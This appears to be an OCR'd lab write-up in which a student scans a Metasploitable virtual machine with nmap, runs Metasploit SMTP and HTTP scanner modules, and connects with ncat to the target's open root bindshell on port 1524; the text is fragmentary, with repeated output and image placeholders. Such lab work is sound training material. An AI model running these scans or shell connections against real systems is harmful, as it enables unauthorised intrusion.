Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 15:30 IST
Nmap scan report for 192.168.29.178
Host is up (0.00010s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


root@kali: /home/allen
File Actions Edit View Help
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE


root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# nmap -p 25 --script vuln 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 15:31 IST
Nmap scan report for 192.168.29.178
Host is up (0.00023s latency).
PORT STATE SERVICE
25/tcp open smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
| ssl-poodle:
| VULNERABLE:
| SSL POODLE information leak
| State: VULNERABLE
| IDs: CVE:CVE-2014-3566 BID:70574
| The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
| products, uses nondeterministic CBC padding, which makes it easier
| for man-in-the-middle attackers to obtain cleartext data via a
| padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
| TLS_RSA_WITH_AES_128_CBC_SHA
| References:
| https://www.securityfocus.com/bid/70574
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| https://www.openssl.org/~bodo/ssl-poodle.pdf
|_ https://www.imperialviolet.org/2014/10/14/poodle.html


root@kali: /home/allen
File Actions Edit View Help
(root㉿kali)-[/home/allen]
msfconsole
< HONK >
KALI
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]


root@kali: /home/allen
File Actions Edit View Help
msf6 > search Postfix smtpd
[-] No results from search
msf6 > search smtp_enum
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-fra yes The file that contains a list of probable





c) Exploiting Metasploit using Bind shell


Repeat the first 4 steps of part A

Step 1: Install the ncat command

Step 2: Type the command **ncat "IPaddress of the metasploit" 1524** in order to obtain login and the password.


root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
┌──(allen㉿kali)-[~]
└─$ sudo su
[sudo] password for allen:
┌──(root㉿kali)-[/home/allen]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0×20<link>
inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0×0<global>
inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0×0<global>
ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
RX packets 6449661 bytes 426065836 (406.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6454575 bytes 447482378 (426.7 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 197 bytes 20642 (20.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 197 bytes 20642 (20.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[/home/allen]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address NetBIOS Name Server User MAC address


root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# ncat 192.168.29.178 1524
Command 'ncat' not found, but can be installed with:
apt install ncat
Do you want to install it? (N/y)y
apt install ncat
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
nmap nmap-common
Suggested packages:
ndiff zenmap
The following NEW packages will be installed:
ncat
The following packages will be upgraded:
nmap nmap-common
2 upgraded, 1 newly installed, 0 to remove and 1347 not upgraded.
Need to get 6,642 kB of archives.
After this operation, 821 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.93+dfsg1-0kali2 [477 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.93+dfsg1-0kali2 [2,009 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.93+dfsg1-0kali2 [4,155 kB]
Fetched 6,642 kB in 8s (782 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 393460 files and directories currently installed.)
Preparing to unpack .../ncat_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking ncat (7.93+dfsg1-0kali2) ...



d) Exploiting Metasploit using HTTP

Repeat the first 4 steps of part A


Step 1: Search http scanner for the matching modules


Step 2: Use auxiliary/scanner/http/http_version and show options for the same.


Step 3: Then set RHOSTS for the respective IPaddress of the metasploit an show options.


Step 4: Run and then search for php 5.4.2.

